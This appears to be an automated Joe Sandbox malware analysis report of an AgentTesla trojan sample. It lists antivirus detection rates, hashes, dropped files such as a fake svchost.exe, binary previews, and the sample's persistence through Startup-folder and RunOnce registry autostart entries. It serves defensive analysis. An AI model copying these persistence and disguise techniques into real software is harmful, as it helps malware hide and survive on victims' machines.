C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
canonicalizer.ucsuri.tcs	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483859
Start date:	15.09.2021
Start time:	15:15:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	wid3i48Egy (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	79
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winEXE@112/85@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.9% (good quality ratio 18.1%) • Quality average: 82.7% • Quality standard deviation: 26.3%
HCA Information:	• Successful, ratio: 82% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:17:10	API Interceptor	233x Sleep call for process: powershell.exe modified
15:17:13	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
15:17:28	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce 7B71FC14 C:\Program Files\Common Files\System\7957F23F\svchost.exe
15:17:38	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce 7B71FC14 C:\Program Files\Common Files\System\7957F23F\svchost.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Common Files\system\7957F23F\svchost.exe	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	760248
Entropy (8bit):	6.343118141729834
Encrypted:	false
SSDEEP:	12288:fvPRL8Vyke763nEh7vqBdA0PCTem/8++s3fT5+9xBB9acP:F8Vyk2acyB/PCTz+s3r54xDP
MD5:	13DEB1F9E3779ECDC3025F0252E22176
SHA1:	FD7D53357AD66545B97A9333AD48186FB8AB41C8
SHA-256:	7A9A395FEBCA4D19F4AAE40A2EA18DC819BF7475175CDC2B15E68CB2B5BEAFF8
SHA-512:	C08652216E3E7734CAEBE23C6835F000044DF5616CE1ABED2AC4B13CCF303C5626AE74E45E17B3C2537F7026E1702EBD8447B504ACD97688D28809AFB9BE81D B
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 57%, Browse • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 58%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...q..^.....0..y.....\|... .....@.. ....`.....J.....\|.....  ..... ..H.....text....y... ...z..... ..`.rsrc...\|.....\|.....@..@.reloc..... .....@..@.....H.....t.....h..... .....1.b...w.....w.cy.((a$.....A.]...G..p.F.....-.7x...Q.i.....'..@{..+.?..G.....m9.....ms..... ..Tf;.KO.. JK.OG.D..Z*...2..d.1CP...P...v<..b74%..&w.f.....P@....N.....!o....J...f.P...$....e.M..Xj).....Oa..06}P.....$e..:..x.r.V...>...q.z....C|*.z...y...2.X}'.!..*...:.H9...f.Y.`..)_^...z.=. .k$ED..c.eF.4..g.4.....=..#..Jy.....`R..^.2.Q...im...h#.}..<f!.2$....WhZ.....$n{

C:\Program Files\Common Files\system\7957F23F\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown

C:\Program Files\Common Files\system\7957F23F\svchost.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5970078554132587
Encrypted:	false
SSDEEP:	6:bwsk1GaD0JOCEfMuaaD0JOCEfMKQmDg+Al/gz2cE0fMbhEZolrRSQ2hyYIIT:bUGaD0JcaaD0JwQQlAg/0bjSQJ
MD5:	A86F8D00B16F9B6D8EEBCED34E23E216
SHA1:	79EBBFF3D591E4D5BBB51A4D58C0C6078AF53AB8
SHA-256:	FB117AD8A824E8DED34C023BEDA3EB59281F1964B6A83F03EE7A6B25470C0890
SHA-512:	9578EC1ECDD7CE30286868632A0872370921CD89F38C9F286827D1A2F5001F799AFEC2AF7BC770417DE87C94BF54B96E0E3AF6E3981BAF6AEFDCFC1D0740B9E5
Malicious:	false
Reputation:	unknown
Preview:	....E..h..(.....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage user DataBase, version 0x620, checksum 0x70b1a7e2, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09687277672122244
Encrypted:	false
SSDEEP:	6:Wzwl/+wRIE11Y8TRX4kXJAKkzwl/+wRIE11Y8TRX4kXJAK:W0+wO4bl4kCKk0+wO4bl4kCK
MD5:	9017C88D32085F826E890B965DF3E0F8
SHA1:	6FABF7F90508A6FE1687B2B0A46C8260BEA26A4A
SHA-256:	6E0AC4A4057BD06B37EBF9818CBE4F8FFA1C8CEACC9A729331F78A429065432D
SHA-512:	886DD101A1ECD7386F1CAFCE3DBB4859B0CCA7D172864794BE85CCB9322EBD9CA175B92527DD305426467285E695CDDB8A1ECD6404A059696BBA571EAB37D43
Malicious:	false
Reputation:	unknown
Preview:	p..... .....e.f.3...w.....&.....w.....y..h.(.....3...w.....B.....@..... .....3...w..... .....?.g+.....yqs.....R..l.....y.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.10922452379774689
Encrypted:	false
SSDEEP:	3:EUZSLEv1R+/MAl/bJdAtiJuillYll:EAXa/MAt4IE
MD5:	DDE4A10EF116097C2CFCFC665F6B29B5
SHA1:	15007557F0DA22B34ADAB57BB45B75A1B6E6DE51
SHA-256:	75B8ED042EDA2119D2D8A2453EFC064145E7905033B1B666447CC11C71963BC7
SHA-512:	D5B6D4BFB297A844E66A3F42ABDB5E63074EA17C954288A330631FB95DCCBA0866F8A94017A2209D9A6A33CBAAB528176D660300655E1CE551745A2E956338B8
Malicious:	false
Reputation:	unknown
Preview:	t.....3...w.....y.....w.....w.....w....O....w.....R..l....y.....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_wid3i48Egy.exe_a028cf4939b01429efdb7bae1f14f4398d33fa76_a9ae6866_00c461fe\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_wid3i48Egy.exe_a028cf4939b01429efdb7bae1f14f4398d33fa76_a9ae6866_00c461fe\Report.wer	
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	15418
Entropy (8bit):	3.7526169276649375
Encrypted:	false
SSDEEP:	192:y8QaBJQXNr/aKGgMWmjbO/u7sCS274ltOts:lBEZaV3O/u7sCX4ltOts
MD5:	6B323CDF118E2E2807D4D7052E4C83F3
SHA1:	D2E4B1B9CF5358A641ECAA96A1294B90A170A21D
SHA-256:	AE4FE213168B805E62F660730AD0E142BFA5145EE9A7253C5904729956019262
SHA-512:	002FCDBF0F22FD5118A9CD381E03F8D71ADD40E5C681C9F0ECC2046DA423D39A33E11B66C185FC8DFF35A55F6DB5252EF43E89731A7F8DE84314151307AD52(8
Malicious:	**true**
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.6.2.1.7.8.6.5.4.6.9.1.4.9.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.6.2.1.7.9.0.2.5.7.8.3.4.7.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.6.5.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.3.e.e.7.c.b.d.-.6.2.e.7.-.4.8.1.8.-.a.8.8.e.-.d.1.d.7.8.4.f.3.2.1.d.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.8.f.2.5.f.b.b.-.e.a.e.a.-.4.c.6.6.-.a.d.a.0.-.0.b.6.a.a.0.b.1.e.1.9.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.w.i.d.3.i.4.8.E.g.y...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...P.y.t.h.o.n.T.o.o.l.s...X.a.m.l.D.e.s.i.g.n.e.r.S.u.p.p.o.r.t...d.l.l...A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.2.c.8.-.0.0.0.1.-.0.0.1.7.-.9.7.d.3.-.a.8.6.4.7.f.a.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.6.f.d.7.a.e.1.7.2.6.4.3.b.6.7.1.0.5.2.f.c.b.b.2.4.1.1.1.7.8.e.5.a.0.0.0.0.0.0.0.0.!.0.0.0.0.f.d.7.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8B44.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	52580
Entropy (8bit):	3.0374198876795386
Encrypted:	false
SSDEEP:	1536:1GHorfQC5WL7mABBgaeNwORoZI+iIAyqdHZlWfhWX:1GHorfQC5WL7mABBgaqwORoZI+iIAyqX
MD5:	8AB3DF87AA1928763E92669D728FA97A
SHA1:	AF3301904CCCDDD64AB3CD63EE048D1004C196FA
SHA-256:	FC04CF7660F6753F35F2D20C7DF5F40DCD769BE3477E15193C55F952997B6186
SHA-512:	8F13C4848980D4CBA915F90CF7DE270EB678F9E22354AEF134783D26BA8819F15BDA3E86F43CCFAB75F16AF59578C862EEF49452F2C4E19A3D8CD2FA9079ECF6
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9160.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	11136
Entropy (8bit):	2.6852887621243786
Encrypted:	false
SSDEEP:	96:9GiZYWg/OfoY4YTW7SqxHwYEZYUtAiFjIcyKw8ZBhJaNaLnM:9jZDe/AGmGaLnM
MD5:	11E37A9414A495637F56BBC41B9CC946
SHA1:	CE643951725A96D35131E889F1B9639E019AF35B
SHA-256:	93A0A62DC7A2FAB784CE2C2A83D08BBD783553328E38203DFF232693FCB4CA82
SHA-512:	44418942BA3BA6F2090BA0A438C72E523325620B64152E3575810A7FF33BAF3E3D49B02F7A04628719C7C933B9CCA49263596E9A50AD9A97DFD10C7157DD2C7F
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA535.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, CheckSum 0x00000004, Wed Sep 15 22:17:54 2021, 0x1205a4 type
Category:	dropped

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA535.tmp.dmp	
Size (bytes):	252003
Entropy (8bit):	4.596438488766531
Encrypted:	false
SSDEEP:	3072:tTuQvF0BUCgUhZjd+pQR/50l3haz4F9gIOgF5HmTJymoF2Zinz/s:hCTjMpQR/50l3AM9RpDNmenzE
MD5:	B70F793C5DAB1C7552CC730A41CA9D40
SHA1:	392670A4C739D6B73F5AA72F8E3A72CAEFD157F0
SHA-256:	856F48DEC2D24EA33DBB37443551AC66A4B5DEFDE7BCC20CBC7525224ED722C6
SHA-512:	66F1AFF1EF92ACC9F96682031771197D391CE8CB4DDF644C0D08B2D7FAF040EBF8BBE37E19EA3602ADAE804DCC177CA372BF00E0CFF8C2FC479D4EB7DAD8(F3A
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....qBa.....U.....B.....(.....GenuineIntelW.....T.....pBa.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD157.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8026
Entropy (8bit):	3.6953333913390805
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiSG6zFQ6YJeSUk0Pv8gmfZXSfCprb89bausfw0em:RrlsNiL6zC6YwSUk0Pv8gmfZSLatfw0
MD5:	679022B72EC8B12D0D64A83E63E60845
SHA1:	5DC60EBB724A889F5315B18C4F963C40278D6A7C
SHA-256:	AA4495F17852537D1F9325330B706BA0B3F49A712B4DEEE66A69C62F05F710E4
SHA-512:	D02C0161CF7B84DEF100F3B7BCA4C41D518E3A9ABF56F6CEB83CDFDC23720287B2765843916926AE897F26B4134F5B076C8D9D5B90D7FD6BBD6B6365BCBE18 0
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.0.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD928.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4790
Entropy (8bit):	4.4813086073334585
Encrypted:	false
SSDEEP:	48:cvIwSD8zsgJgtWl9sSWSC8B7s8fm8M4Jq41F3+q8v/4bDUvSfsd:uITfmTzSNFRJqeK/2YvSfsd
MD5:	0429918D459605BD1DCBF5520C7744BA
SHA1:	D764E0F33E6EDC92D87E55BECDAA8B65E6401AF6
SHA-256:	D8938A565D33D60F0D3B465B6FA52A384B9680D30C3871CC15B2BDAB58922A43
SHA-512:	53B3F91B1CB4DB44ACE614100F336593F73F9F483F25833805F15AC84F06B965541E89D7C71E1096011834FCCE69C9BADA7DD2241405EA0A916C2298D6B94500
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1168288" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	384:Gt9ZRTvbhr3r/Z4hjXpNQeO3I4+EjultIC8tiQeZUr1u16zC5ma8xJdQYFRJ:4HwjXpgY41Clt4EpO3CUlh
MD5:	586DE74BBACFDCEED58C93094DE348D2
SHA1:	1334B2FE614153E7BBBA4418FD450B0C1B045071
SHA-256:	D266473637C4D3EC35862400ABC6180610E6C6D29D2AD43A1E1DFC0549720C2C
SHA-512:	D1CE6981A3E532601B6C7B04D081309513FE4316CA7067FC08B4C53FA053BAA852514BE4D1A2509F1732C40B8CC8F5F8BF10F33480E7461622A8EDED4EE6BA4
Malicious:	false
Reputation:	unknown
Preview:	@...e.....>.....?.+.....&.....@.....H.....<@.^.L."My...:<..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementP...../.C..J..%...].. .....%.Microsoft.PowerShell.Com

C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe	
Process:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\test.bat	
Process:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
